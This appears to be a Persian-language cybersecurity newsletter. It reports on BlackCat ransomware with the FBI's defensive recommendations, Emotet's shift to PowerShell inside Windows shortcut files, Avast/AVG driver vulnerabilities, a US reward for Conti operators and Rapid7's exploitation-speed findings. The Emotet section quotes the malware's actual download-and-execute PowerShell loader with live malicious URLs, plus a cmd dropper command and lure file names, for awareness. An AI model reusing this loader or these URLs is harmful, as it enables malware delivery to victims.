به تازگی "پلیس فدرال امریکا" (Federal Bureau of Investigation - به اختصار FBI) در مورد باج‌افزار BlackCat که به صورت خدمات اجاره‌ای (Ransomware-as-a-Service - به اختصار RaaS) در اختیار تبهکاران سایبری قرار گرفته، هشدار داده است. این باج‌افزار از زمان ظهور آن در آبان ۱۴۰۰ تا اوایل فرودین سال جاری، حداقل ۶۰ سازمان در سراسر جهان را مورد هدف قرار داده است.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده باج‌افزار مذکور مورد بررسی قرار گرفته است.

باج‌افزار BlackCat که ALPHV و Noberus نیز نامیده می‌شود، اولین نمونه‌ای است که به زبان برنامه‌نویسی Rust نوشته شده است و به دلیل ارائه عملکرد بهتر، بسیار مورد توجه قرار گرفته است.

FBI همچنین اعلام نموده است که بسیاری از برنامه‌نویسان این باج‌افزار و افرادی که باج‌های دریافتی آن را پولشویی می‌کنند، با گردانندگان باج‌افزار DarkSide/BlackMatter در ارتباط می‌باشند، که این امر نشان دهنده ارتباط گسترده مهاجمان BlackCat و تجربه و تبحر فراوان آنها در حملات باج‌افزاری است.

لازم به ذکر است که این اطلاعات چند هفته پس از انتشار دو گزارش از طرف محققان امنیتی سیسکو (Cisco Systems, Inc.) و کسپرسکی (Kaspersky Lab.) توسط FBI ارائه شده است. در گزارش‌های منتشر شده توسط این دو شرکت، ارتباطاتی بین باج‌افزارهای BlackCat و BlackMatter شناسایی و اعلام شده بود، از جمله استفاده از نسخه اصلاح‌شده ابزار Fendr جهت استخراج داده که قبلاً فقط در فعالیت‌های مرتبط با BlackMatter مشاهده شده بود.

یکی از دیگر مزایای کدهای مخرب نوشته شده با زبان برنامه‌نویسی Rust این است که امکان تشخیص این کدهای مخرب توسط ابزارهای تحلیل ساده کمتر است زیرا این ابزارها با همه زبان‌های برنامه‌نویسی همخوانی و سازگاری ندارند.

مانند سایر گروه‌های اجاره‌دهنده باج‌افزار، BlackCat نیز قبل از اجرای عملیات باج‌افزار، اقدام به سرقت داده‌های قربانیان می‌نماید. باج‌افزار اغلب از مجوزهای دسترسی سرقته شده جهت دسترسی اولیه به سیستم مورد نظر خود استفاده می‌کند.

مانند سایر گروه‌های اجاره‌دهنده باج‌افزار، BlackCat نیز قبل از اجرای عملیات باج‌افزار، اقدام به سرقت داده‌های قربانیان می‌نماید. باج‌افزار اغلب از مجوزهای دسترسی سرقته شده جهت دسترسی اولیه به سیستم مورد نظر خود استفاده می‌کند.

در یکی از حملات باج‌افزار BlackCat که در ۲۶ اسفند ۱۴۰۰ رخ داد و توسط محققان آزمایشگاه Forescout Vedere تحلیل شده،

مشخص گردید که از یک فایروال SonicWall SRA از رده خارج و به روز نشده، جهت دسترسی اولیه به شبکه سوءاستفاده شده و پس از ورود اقدام به رمزگذاری نمودند.

FBI علاوه بر توصیه به قربانیان جهت گزارش فوری حوادث باج‌افزاری، پرداخت باج را به هیچ وجه توصیه نمی‌کند، زیرا هیچ تضمینی وجود ندارد که فایل‌های رمزگذاری شده بازیابی شوند. اما در عین حال تصدیق کرده که قربانیان ممکن است جهت محافظت از سهامداران، کارمندان و مشتریان خود مجبور شوند به چنین درخواست‌های باج‌گیری تن دهند.

FBI به سازمان‌ها اقدامات زیر را جهت ایمن ماندن از گزند باج‌افزارها توصیه می‌کند:

- Domain Controller، سرورها، ایستگاه‌های کاری و دایرکتوری‌های فعال را برای حساب‌های کاربری جدید یا ناشناس بررسی کنید.
- از رمزهای عبور پیچیده، هک نشده و غیرتکراری برای حساب‌های کاربری محلی (Local)، تحت دامنه (Domain)، سیستم‌عامل و پایگاه‌های داده، به ویژه حساب‌های با سطح دسترسی Administrator/SysAdmin استفاده نمایید.
- به طور مرتب رمزهای عبور به سیستم‌ها و حساب‌های کاربری شبکه را تغییر دهید و از استفاده از رمزهای عبور تکراری برای حساب‌های مختلف خودداری کنید.
- به طور منظم از داده‌ها و رمزهای عبور به صورت آفلاین نسخه پشتیبان تهیه کنید. اطمینان حاصل کنید که داده‌های نسخه پشتیبان بر روی سیستمی که نگهداری می‌شوند قابل تغییر یا حذف نیستند.
- در کوتاهترین بازه‌های زمانی قابل قبول جهت تغییر رمزهای عبور اقدام نمائید.
- بخش زمان‌بندی وظایف (Task Scheduler) را برای وظایف زمان‌بندی‌شده ناشناخته بازبینی کنید. به‌علاوه، وظایف زمان‌بندی‌شده را جهت یافتن «اقدام» ناشناخته بازبینی کنید (به عنوان مثال: مراحل و گام‌هایی که هر وظیفه زمان‌بندی شده باید انجام دهد را مرور کنید).
- گزارش‌های ضدویروس را جهت یافتن نشانه‌هایی که حاکی از خاموش شدن غیرمنتظره ضدویروس هستند، مرور کنید.
- شبکه را تقسیم‌بندی کنید.
- سطح دسترسی کاربران را محدود کنید به صورتی که جهت نصب نرم‌افزار به تائید مدیر شبکه نیاز باشد.
- سطوح دسترسی اعمال شده بر روی پوشه‌های اشتراکی را بصورت سخت‌گیرانه مدیریت کنید.
- یک طرح بازیابی برای نگهداری و حفظ نسخ پشتیبان متعدد از داده‌ها و سرورهای حساس و حیاتی یا اختصاصی در یک مکان فیزیکی جدا، بخش‌بندی شده و ایمن (به عنوان مثال، دیسک‌های سخت، دستگاه‌های ذخیره‌سازی، بسترهای ابری) اجرا و تدوین نمایید.
- به محض انتشار اصلاحیه‌ها و بروزرسانی سیستم‌عامل، نرم‌افزارها و ثابت‌افزارها، اقدام به نصب و اعمال آنها کنید.
- در صورت امکان، از احراز هویت چندعاملی (Multifactor Authentication) استفاده کنید.
- پورت‌های دسترسی از راه دور / پودمان دسکتاپ از راه دور (Remote Desktop Protocol - به اختصار RDP) استفاده نشده را غیرفعال کنید یا حداقل درگاه پیش‌فرض آنها را تغییر دهید و گزارش‌های دسترسی از راه دور/RDP را بررسی کنید.
- حساب‌های کاربری دارای اختیارات مدیریتی را بازبینی کنید و مجوز دسترسی به حساب‌ها را با حداقل اختیارات قابل قبول، پیکربندی کنید.
- برای نصب ضدویروس قدرتمند و بروزرسانی منظم آن و بکارگیری نرم‌افزارهای ضدباج‌افزار بر روی همه سرورها اقدام کنید.
- برای استفاده از دیواره آتش (Firewall) در درگاه شبکه اقدام کنید.
- فقط از شبکه‌های امن استفاده کنید و از شبکه‌های Wi-Fi عمومی استفاده نکنید. نصب و استفاده از یک شبکه خصوصی مجازی (VPN) را در دستور کار قرار دهید.
- جهت هوشیاری بیشتر کاربران، افزودن یک اعلان (Banner) به ایمیل‌های دریافتی از خارج از سازمان خود را در اولویت قرار دهید.
- پیوندها (Hyperlink) را در ایمیل‌های دریافتی غیرفعال کنید.

مشروح اطلاعیه FBI در خصوص این باج‌افزار به همراه علائم آلودگی (Indicators of Compromise - به اختصار IoC) در نشانی زیر قابل دریافت و مطالعه است:

https://www.ic3.gov/Media/News/2022/220420.pdf

منبع:

https://thehackernews.com/2022/04/fbi-warns-of-blackcat-ransomware-that.html

بهره‌جویی از PowerShell
برای توزیع بدافزار Emotet


به گزارش محققان امنیتی، گردانندگان بدافزار Emotet اکنون بجای استفاده از فایلهای ماکرو Office که بطور پیش‌فرض غیرفعال شده‌اند، از فایل‌های میانبر Windows (Windows Shortcut Files (.LNK)) که حاوی فرامین PowerShell هستند، برای آلوده کردن کامپیوترهای کاربران استفاده می‌کنند.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده بدافزار مذکور مورد بررسی قرار گرفته است.

Emotet بدافزاری است که اغلب از طریق ارسال هرزنامه (spam) که حاوی پیوست‌های مخرب است، توزیع و منتشر می‌شود. هنگامی که کاربر پیوست هرزنامه را باز کند، ماکروها یا برنامه‌های مخرب اقدام به دریافت فایل Emotet DLL نموده و آن را در حافظه بارگذاری می‌کنند.

پس از بارگذاری در حافظه، بدافزار Emotet ایمیل‌ها را جهت سوءاستفاده در کارزارهای آینده خود جستجو و سرقت می‌کند و کدهای مخرب دیگری همچون Cobalt Strike یا بدافزارهای دیگری که معمولاً منجر به حملات باج‌افزاری می‌شود، بر روی سیستم قربانی قرار می‌دهد.

ولی مهاجمان Emotet در کارزار اخیر خود، از ایمیل‌هایی که فایل ZIP رمزدار به پیوست داشتند، استفاده کرده‌اند. فایل مذکور حاوی فایل‌های میانبر (Windows LNK Shortcut) است که در ظاهر شبیه یک فایل Word است.



پیوست‌های مورد استفاده در این کارزار، اغلب دارای عناوین زیر می‌باشند. اکیداً توصیه می‌شود چنانچه ایمیلی با پیوست‌های مشابه دریافت کردید، از باز نمودن آنها خوداری کرده و در اسرع وقت با مسئولان بخش کامپیوتر سازمان خود تماس گرفته تا با بررسی پیوست مشخص شود آیا آنها مخرب هستند یا خیر.

```
form.zip
Form.zip
Electronic form.zip
PO 04252022.zip
Form - Apr 25, 2022.zip
Payment Status.zip
BANK TRANSFER COPY.zip
Transaction.zip
ACH form.zip
ACH payment info.zip
```

استفاده از فایل‌های LNK. روش جدیدی نیست، زیرا گردانندگان بدافزار Emotet قبلاً از آنها در ترکیب با برنامه‌های Visual Basic Script (VBS) به منظور ایجاد فرمانی جهت دریافت کدهای مخرب استفاده کرده‌اند. با این حال، این اولین بار است که آنها از میانبرهای Windows برای اجرای مستقیم دستورات PowerShell استفاده می‌کنند.

تغییر روش بعد از یک تلاش نافرجام


در روش بکارگرفته شده توسط گردانندگان بدافزار Emotet، هنگامی که کاربر روی فایل میانبر کلیک می‌کرد، فرمانی اجرا می‌شد تا یک رشته خاصی که حاوی کد VBS است را از فایل میانبر استخراج کند و آن را به یک فایل VBS اضافه نموده و آن فایل جدید VBS را اجرا کند.

```
C:\Windows\system32\cmd.exe /v:on /c findstr "glKmfOKnQLYKnNs.*"
"INVOICE 2022-04-25_1033,USA.doc.lnk" > "%tmp%\YlScZcZKeP.vbs" &
"%tmp%\YlScZcZKeP.vbs"
```

با این حال، از آنجایی که فایل‌های میانبر توزیع شده دارای نامی متفاوت از نام ثابتی که به دنبال آن جستجو می‌شد، بود، فایل VBS جدید به درستی ساخته نمی‌شد. از این رو گردانندگان بدافزار Emotet، پس از کشف اینکه این اشکال مانع از آلوده شدن کاربران می‌شود، بلافاصله کارزار خود را متوقف کردند.

مدتی بعد گردانندگان بدافزار Emotet، اشکال مذکور را برطرف کردند و بار دیگر شروع به ارسال هرزنامه به کاربران کردند. پس از رفع اشکال، این میانبرها اکنون در هنگام اجرای دستور از نام صحیح فایل‌ها استفاده می‌کنند و فایل‌های VBS به درستی ایجاد شده و بدافزار Emotet دریافت و بر روی دستگاه قربانیان نصب می‌شود.

محققان امنیتی با بررسی بیشتر این بدافزار متوجه شدند که Emotet به ترفند جدیدی روی آورده است. در این روش مهاجمان از دستورات PowerShell که به فایل LNK متصل است برای دریافت و اجرای یک برنامه بر روی کامپیوتر آلوده استفاده می‌کنند. رشته مخرب اضافه شده به فایل LNK. مبهم‌سازی شده است و با مقدار تهی (Blank Space) پر شده تا در گزینه Properties فایلی که میانبر به آن اشاره می‌کند، نمایش داده نشود.



فایل میانبر مخرب در بدافزار Emotet شامل نشانی چندین سایت آلوده است که برای ذخیره برنامه مخرب PowerShell مورد استفاده قرار می‌گیرد. اگر برنامه در یکی از نشانی‌های تعریف شده وجود داشته باشد، به عنوان یک برنامه PowerShell دریافت شده و با یک نام تصادفی در پوشه موقت سیستم قرار می‌گیرد. در تصویر زیر، نسخه مبهم‌سازی نشده از رشته مخرب که به فایل میانبر متصل شده، نمایش داده شده است.

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -command
Out-String -InputObject "form.lnk" | Out-Null;
[System.Text.Encoding]::ASCII.GetString("$ProgressPreference="SilentlyCon
tinue";$links=("http://focusmedica.in/fmlib/IxBABMh0I2cLM3qq1GVv/","http:
//demo34.ckg.hk/service/hhMZrfC7Mnm9JD/","http://colegiounamuno.es/cgi-bi
n/E/","http://cipro.mx/prensa/siZP69rBFmibDvuTP1L/","http://filmmogzivota
.rs/SpryAssets/gDR/","https://creemo.pl/wp-admin/ZKS1DcdquUT4Bb8Kb/");for
each ($u in $links) {try {IWR $u -OutFile
$env:TEMP/GMOWDTRfIJ.xtq;Regsvr32.exe $env:TEMP/GMOWDTRfIJ.xtq;break}
catch { }}") > "%tmp%\ezMgZunnfF.ps1" ; powershell -executionpolicy
bypass -file "%tmp%\ezMgZunnfF.ps1"; Remove-Item "%tmp%\ezMgZunnfF.ps1"
```

این برنامه، برنامه PowerShell دیگری را تولید و راه‌اندازی می‌کند که بدافزار Emotet را از فهرستی از سایت‌های آلوده دریافت کرده و در پوشه %Temp% ذخیره می‌کند. سپس فایل DLL دریافت شده با استفاده از دستور regsvr32.exe اجرا می‌شود. اجرای برنامه PowerShell با استفاده از ابزار خط فرمان Regsvr32.exe صورت گرفته و با دریافت و فعالسازی بدافزار Emotet به پایان می‌رسد.

محققان امنیتی معتقدند که بکارگیری PowerShell در فایل‌های میانبر LNK، جهت استقرار بدافزار Emotet، روش کاملاً جدیدی می‌باشد. آنها بر این باورند که این روش جدید تلاشی آشکار برای دور زدن راهکارهای دفاعی و شناسایی خودکار است. محققان در شرکت ضدویروس ای‌سِت (ESET, LLC.) همچنین عنوان نمودند که استفاده از روش جدید بدافزار Emotet در کشورهای مکزیک، ایتالیا، ژاپن، ترکیه و کانادا بکارگرفته شده و در حال افزایش است.


به غیر از بکارگیری PowerShell در فایل‌های LNK، گردانندگان بدافزار Emotet تغییرات دیگری مانند انتقال به ماژول‌های ۶۴ بیتی را نیز انجام داده‌اند. این بدافزار معمولاً به عنوان دروازه‌ای برای سایر بدافزارها، به ویژه تهدیدات باج‌افزاری همچون Conti مورد استفاده قرار می‌گیرد.

منابع:

https://www.bleepingcomputer.com/news/security/emotet-malware-now-installs-via-powershell-in-windows-shortcut-files/

https://www.bleepingcomputer.com/news/security/emotet-malware-infects-users-again-after-fixing-broken-installer/

شناسایی دو آسیب‌پذیری قدیمی
در ضدویروس Avast و AVG




دو آسیب‌پذیری امنیتی با شدت بالا که به مدت چندین سال ناشناخته باقی مانده بودند، در یک فایل راه‌انداز (Driver) که بخشی از راهکارهای ضدویروس Avast و AVG است، کشف شده‌اند.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده آسیب‌پذیری مذکور مورد بررسی قرار گرفته است.

به نقل از محققان شرکت سنتینل وان (SentinelOne, Inc.)، این آسیب‌پذیری‌ها امکان «ترفیع اختیارات» (Elevation of Privilege) جهت غیرفعال‌سازی محصولات امنیتی، بازنویسی اجزای سیستم، اختلال در سیستم‌عامل و انجام عملیات مخرب را به راحتی برای مهاجم فراهم می‌کنند.

این ضعف‌های امنیتی دارای شناسه‌های CVE-2022-26522 و CVE-2022-26523 بوده و در بخش موسوم به aswArPot.sys این محصولات شناسایی شده‌اند. گفته می‌شود که این آسیب‌پذیری‌ها در نسخه Avast 12.1 که در ژوئن ۲۰۱۶ ارائه شده، وجود داشته‌اند.

این ضعف‌ها می‌توانند منجر به «ترفیع اختیارات» برای یک کاربر معمولی با سطح دسترسی پایین شوند و به طور بالقوه باعث از کارافتادن سیستم‌عامل و نمایش خطای موسوم به "صفحه آبی مرگبار" (Blue Screen of Death یا به اختصار BSoD) شود.



موضوع نگران کننده این است که این ضعف‌های امنیتی همچنین می‌توانند به عنوان بخشی از حملات بهره‌جویی از مرورگر یا دورزدن جعبه‌شنی (Sandbox) مورد استفاده قرار گیرند و منجر به عواقب گسترده‌تری شود.

پس از افشای این اشکالات در ۲۹ آذر ۱۴۰۰، شرکت امنیت سایبری آواست (Avast Software s.r.o) در ۱۹ بهمن ۱۴۰۰، ضعف‌های امنیتی فوق را ترمیم و در گزارشی با اعلام اینکه خطای BSoD را در راه‌انداز روت‌کیت ترمیم نموده، نسخه Avast 22.1 را ارائه نمود.

با وجود اینکه که تا زمان انتشار این خبر، هیچ مدرکی مبنی بر بهره‌جویی از آسیب‌پذیری‌ها به شناسه‌های CVE-2022-26522 و CVE-2022-26523 گزارش نشده است، شرکت ترند میکرو (Trend Micro, Inc.) در ۱۲ اردیبهشت ۱۴۰۱ به افشای حمله باج‌افزار AvosLocker پرداخت که از یک اشکال دیگر در همان راه‌انداز (aswArPot.sys) جهت از کاراندازی ضدویروس Avast در سیستم‌های آسیب‌پذیر، استفاده کرده است.

جزئیات کامل ضعف‌های امنیتی به شناسه‌های CVE-2022-26522 و CVE-2022-26523 در نشانی زیر قابل مطالعه می‌باشد.

https://www.sentinelone.com/labs/vulnerabilities-in-avast-and-avg-put-millions-at-risk/

منبع:

https://thehackernews.com/2022/05/researchers-disclose-10-year-old.html

پاداش ۱۵ میلیون دلاری
برای گردانندگان باج‌افزار Conti

وزارت امور خارجه ایالات متحده تا سقف ۱۵ میلیون دلار برای اطلاعاتی که به شناسایی و یافتن گردانندگان باج‌افزار Conti و دستیاران آنها کمک کند، جایزه می‌دهد.

این جایزه تحت عنوان «طرح پاداش جرایم سازمان‌یافته فراملی» وزارت امور خارجه (Transnational Organized Crime - Rewards Program به اختصار TOCRP) ارائه می‌شود.

حداکثر ۱۰ میلیون دلار پاداش به اطلاعاتی که به شناسایی افراد دارای پست رهبری کلیدی در گروه باج‌افزاری Conti کمک کند، داده خواهد شد. ۵ میلیون دلار دیگر پاداش، به اطلاعاتی پرداخت می‌شود که منجر به دستگیری و یا محکومیت هر فردی در هر کشوری که در حملات گونه‌های مختلف باج‌افزار Conti مشارکت داشته و یا سعی در مشارکت داشته باشد، بشود.

گروه باج‌افزار Conti در دو سال گذشته به صدها سازمان در سراسر جهان نفوذ کرده است. «پلیس فدرال امریکا» (Federal Bureau of Investigation - به اختصار FBI) تخمین زده که گردانندگان این باج‌افزار تا دی ۱۴۰۰، مبلغ ۱۵۰ میلیون دلار باج از بیش از هزار قربانی دریافت کرده‌اند.

در آبان ۱۴۰۰ نیز وزارت امور خارجه ایالات متحده، پاداشی تا سقف ۱۰ میلیون دلار جهت معرفی رهبران باج‌افزار REvil و یک جایزه ۱۰ میلیون دلاری برای ارائه اطلاعات اعضای اصلی باج‌افزار DarkSide تعیین کرده بود.

اطلاعات بیشتر درخصوص گروه باج‌افزاری Conti در نشانی‌های زیر قابل دریافت و مطالعه می‌باشد:

https://newsroom.shabakeh.net/21724/conti-ransomware.html

https://newsroom.shabakeh.net/22539/translated-conti-playbook-insight-into-attacks.html

https://newsroom.shabakeh.net/22546/conti-hacking-exchange-servers-proxyshell-exploits.html

https://newsroom.shabakeh.net/23879/ransomware-two-gangs-behind-half-of-all-attacks.html

منبع:

https://securityaffairs.co/wordpress/131050/cyber-crime/us-dos-reward-15m-info-conti-ransomware.html

سوءاستفاده از ضعف‌های امنیتی،
سریعتر از همیشه

گزارش اخیر محققان امنیتی در شرکت رپید۷ (Rapid7, LLC.) حاکی از آن است که مهاجمان خیلی سریع از آسیب‌پذیری‌های امنیتی سوءاستفاده می‌کنند، اغلب در عرض یک هفته پس از افشای عمومی آنها.

در این گزارش که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه گردیده گزارش مذکور مورد بررسی قرار گرفته است.

جدیدترین گزارش سالانه آسیب‌پذیری شرکت رپید۷ که ۸ فروردین ۱۴۰۱ منتشر شده، نشان می‌دهد که میانگین زمان بهره‌جویی از آسیب‌پذیری‌ها به میزان قابل توجهی کاهش یافته و به ۱۲ روز رسیده است، این در حالی است که این مقدار در گزارش سال گذشته این شرکت ۴۲ روز ثبت شده بود.

بر این اساس، محققان شرکت مذکور اعلام نموده‌اند که سازمان‌ها باید از طریق اجرای آزمایشی روال‌های «اعمال اصلاحیه‌های اضطراری و پاسخ‌دهی به رخدادها» آمادگی کاملی داشته باشند تا همچنان بتوانند با وجود تهدیدات امنیتی در این محیط چالش‌برانگیز، همواره یک قدم جلوتر باشند.

نفوذ سودجویانه

محققان در این مطالعه، ۵۰ آسیب‌پذیری که در سال ۲۰۲۱ برای کسب‌وکارها خطرآفرین بود را زیر ذره‌بین قرار دادند. اکثر این ضعف‌های امنیتی، ۴۳ مورد از ۵۰ ضعف، به طور فعال مورد سوءاستفاده قرار گرفته بودند. سه مورد از هر پنج تهدید گسترده و سودجویانه مهاجمان (۶۰ درصد)، از نوع حملات باج‌افزاری بوده است. بیش از نیمی از این تهدیدات گسترده در ابتدا از ضعف‌های امنیتی «روز-صفر» سوءاستفاده نموده‌اند.

به نقل از شرکت رپید۷، بهره‌جویی گروه‌های باج‌افزاری از این ضعف‌های امنیتی ترمیم نشده تنها یکی از انواع تهدیداتی است که تعداد آنها افزایش یافته است. گروه‌های جاسوسی سایبری تحت حمایت دولت‌ها یا گردانندگان تهدیدات مستمر و پیشرفته (Advanced Persistent Threat - به اختصار APT) و حملات موسوم به رمزربایی (Cryptojacking) جهت استخراج غیرمجاز رمزارز نیز از دیگر تهدیدات رو به افزایش می‌باشند.

همچنین محققان شرکت مذکور مواردی را شناسایی کرده‌اند که در آن محصولات کاربردی آسیب‌پذیر سازمانی علاوه بر حملات باج‌افزاری و عملیات استخراج غیرمجاز رمزارز، توسط چندین حمله APT نیز مورد سوءاستفاده قرار گرفتند. بنابراین منصفانه است که بگوییم بسیار

آسیب‌پذیری‌ها به سرعت در حملات پیچیده و حملات سودجویانه بکار گرفته می‌شوند.

در طول سال‌ها، جامعه سایبری و صنعت امنیت سایبری، با به اشتراک گذاشتن اطلاعات و تخصص خود سود برده‌اند و متأسفانه این نکته در مورد مهاجمان نیز صدق می‌کند.

دوبرابر شدن میزان بهره‌جویی از ضعف‌های امنیتی «روز-صفر»

محققان امنیتی شرکت رپید۷ در سال گذشته میلادی، ۲۰ ضعف امنیتی از نوع «روز-صفر» را شناسایی و ثبت کردند که این تعداد بیش از دو برابر تعدادی است که در گزارش سال قبل از آن، اعلام کرده بود.

این در حالی است که طبق این گزارش، تعدادی از آسیب‌پذیری‌های «روز-صفر» از همان ابتدای افشای عمومی، توسط گروه‌های باج‌افزاری مورد سوءاستفاده قرار گرفتند، اما بیشتر آنها بعد از سوءاستفاده شدن در حملات دیگر، در حملات باج‌افزاری بکار گرفته شده‌اند.

لیکن هیچ ارتباط مستقیمی بین بهره‌جویی سریعتر از آسیب‌پذیری‌های «روز-صفر» و تهدیدات رو به رشد ناشی از حملات باج‌افزاری وجود ندارد. در برخی موارد، مانند آسیب‌پذیری‌های ProxyLogon در سرورهای Microsoft Exchange، بهره‌جویی باج‌افزارها از آنها به سرعت آغاز شد اما در برخی دیگر، هفته‌ها یا ماه‌ها بعد از افشای عمومی آسیب‌پذیری‌های «روز-صفر»، این موارد در باج‌افزارها گنجانده و در حملات بکار گرفته شده‌اند.

